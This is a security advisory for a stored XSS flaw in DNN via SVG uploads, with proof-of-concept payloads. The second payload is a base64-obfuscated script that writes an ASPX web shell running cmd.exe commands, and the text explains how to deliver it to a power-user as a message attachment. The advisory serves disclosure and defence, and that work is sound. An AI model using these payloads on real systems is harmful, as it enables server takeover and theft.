PTT-2026-001 – Stored Cross-Site Scripting via SVG

CVE-ID: CVE-2026-40321

Credits:

Matei “Mal” Bădănoiu of Pentest-Tools.com

Environment:

- DNN v10.2.1

CVSSv3: 8.1 High - AV:N/AC:H/PR:L/UI:R/S:C/C:H/I:H/A:H

Note: The CIA impact is a result of the RCE functionality if an administrative user triggers the XSS.

Description:

DNN allows users to upload specially crafted SVG files that include JavaScript code. An attacker can use these files to target both authenticated and unauthenticated DNN users.

A power user that triggers the XSS increases the impact of the vulnerability significantly, resulting in RCE.

Requirements:

In order to perform this exploit an attacker requires logging into DNN via self-signup or via valid user credentials in order to upload the SVG files. The targeted user must also interact with the SVG by accessing the respective file in order to trigger the exploit.

Fix:


The vendor patched the vulnerability and the advisory can be found here: https://github.com/dnnsoftware/Dnn.Platform/security/advisories/GHSA-ffq7-898w-9jc4

Proof of Concept:

The following SVG payload was identified to bypass current filters and result in a JavaScript "alert" popup when the victim clicks on the "Click me!" text:


```
<svg xmlns="http://www.w3.org/2000/svg">
        <a href="javascript:alert(1)">
                <text x="40" y="350" font-size="10em" class="heavy">Click me!</text>
        </a>
</svg>
```

Example uploading the malicious SVG:



Note: We can observe that "xss1" bypasses the filters while "xss2" gets caught.

Accessing the SVG and triggering the "alert" pop-up on click:




If the attacker can convince a DNN power-user to trigger the XSS, the attacker may leverage the "UpdateConfigFile" functionality to write arbitrary ASPX files and gain RCE.

The following is an example malicious SVG that creates the file "test.aspx" when accessed by a power-user:


```
<svg xmlns="http://www.w3.org/2000/svg">
	<a
href="javascript:eval(atob('YXNweF9wYXlsb2FkID0gYDwlQCBQYWdlIExhbmd1YWdlPSJDIyIgRG
VidWc9InRydWUiIFRyYWNlPSJmYWxzZSIgJT4KPCVAIEltcG9ydCBOYW1lc3BhY2U9IlN5c3RlbS5Ea
WFnbm9zdGljcyIgJT4KPCVAIEltcG9ydCBOYW1lc3BhY2U9IlN5c3RlbS5JTyIlPgo8JUAgSW1wb3J0I
E5hbWVzcGFjZT0iU3lzdGVtLldlYiIlPgoKQ29tbWFuZDogPCU9ICJjbWQuZXhlIC9jICIgKyBSZXF1ZXN
0LlVybC5RdWVyeS5TcGxpdCgnPycpWzFdICU+Cgo8JQpQcm9jZXNzU3RhcnRJbmZvIHBpID0gbm
V3IFByb2Nlc3NTdGFydEluZm8KewogICAgRmlsZU5hbWUgPSAiY21kLmV4ZSIsCiAgICBBcmd1bWV
udHMgPSAiL2MiICsgSHR0cFV0aWxpdHkuVXJsRGVjb2RlKFJlcXVlc3QuVXJsLlF1ZXJ5LlNwbGl0KC
c/JylbMV0pLAogICAgUmVkaXJlY3RTdGFuZGFyZE91dHB1dCA9IHRydWUsCiAgICBSZWRpcmVjdF
N0YW5kYXJkRXJyb3IgPSB0cnVlLAogICAgVXNlU2hlbGxFeGVjdXRlID0gZmFsc2UsCiAgICBDcmVh
dGVOb1dpbmRvdyA9IHRydWUKfTsKClByb2Nlc3MgcCA9IG5ldyBQcm9jZXNzIHsgU3RhcnRJbmZvI
D0gcGkgfTsKcC5TdGFydCgpOwpTdHJlYW1SZWFkZXIgcmVhZCA9IHAuU3RhbmRhcmRPdXRwdX
Q7CnN0cmluZyBzID0gcmVhZC5SZWFkVG9FbmQoKTsKcmVhZC5DbG9zZSgpOwolPgo8JT0gcyAl
PmAKCmFzeW5jIGZ1bmN0aW9uIGdldF90b2tlbigpIHsKCXJlc3AgPSBhd2FpdCBmZXRjaCgiLyIpLnR
oZW4ocmVzcG9uc2UgPT4gewoJCXJldHVybiByZXNwb25zZS50ZXh0KCkudGhlbigodGV4dCkgPT
4ge3JldHVybiB0ZXh0O30pOwoJfSk7Cgl0b2tlbiA9IHJlc3Auc3BsaXQoJ25hbWU9Il9fUmVxdWVzd
FZlcmlmaWNhdGlvblRva2VuIiB0eXBlPSJoaWRkZW4iIHZhbHVlPSIuKVsxXS5zcGxpdCgnIiAvPicpW
zBdOwoJcmV0dXJuIHRva2VuOwp9Cgphc3luYyBmdW5jdGlvbiBjcmVhdGVfYXNweCgpIHsKCXRva
2VuID0gYXdhaXQgZ2V0X3Rva2VuKCk7Cglhd2FpdCBmZXRjaCgKCQkiL0FQSS9wZXJzb25hQmFy
L0NvbmZpZ0NvbnNvbGUvVXBkYXRlQ29uZmlnRmlsZSIsIHsKCQkJbWV0aG9kIDogIlBPU1QiLAoJC
QloZWFkZXJzOiB7CgkJCQknQ29udGVudC1UeXBlJzogJ2FwcGxpY2F0aW9uL3gtd3d3LWZvcm0td
XJsZW5jb2RlZCcsCgkJCQknUmVxdWVzdFZlcmlmaWNhdGlvblRva2VuJzogdG9rZW4sCgkJCX0sC
gkJCWJvZHk6IG5ldyBVUkxTZWFyY2hQYXJhbXMoe2ZpbGVOYW1lIDogInRlc3QuYXNweCIsCgkJC
QlmaWxlQ29udGVudCA6IGFzcHhfcGF5bG9hZH0pCgkJfQoJKTsKfQoKY3JlYXRlX2FzcHgoKTsK'))
">
		<text x="40" y="350" font-size="10em" class="heavy">Click me!</text>
	</a>
</svg>
```

In order to increase the chances of successfully targeting the power-user we can include the SVG as a "Message" attachment:




Note: This can be done by altering the "opts.showAttachments" JS variable to "true" from the frontend or directly modifying HTTP requests sent to the backend by first uploading the SVG via the "/API/CoreMessaging/FileUpload/UploadFile" endpoint and then including the file ID from the response into the sent message's "fileIds" field.

Message with malicious attachment as seen by the power-user:




Accessing the SVG:



When clicked the XSS will trigger resulting in 2 requests:

- the first is a simple GET request that will be used to get the current "__RequestVerificationToken" of the power-user
- the second request is the malicious POST that will write the "test.aspx" file to the system



If the attack was successful then the "test.aspx" file will be created in the root of the web application and RCE is achieved:

Note: In this case we will execute the Windows "whoami" command.

Note 2: Depending on the AV on the system the ASPX file may be automatically deleted/quarantined as malware, but the goal of the current PoC is to prove that RCE is theoretically possible not to bypass all AVs.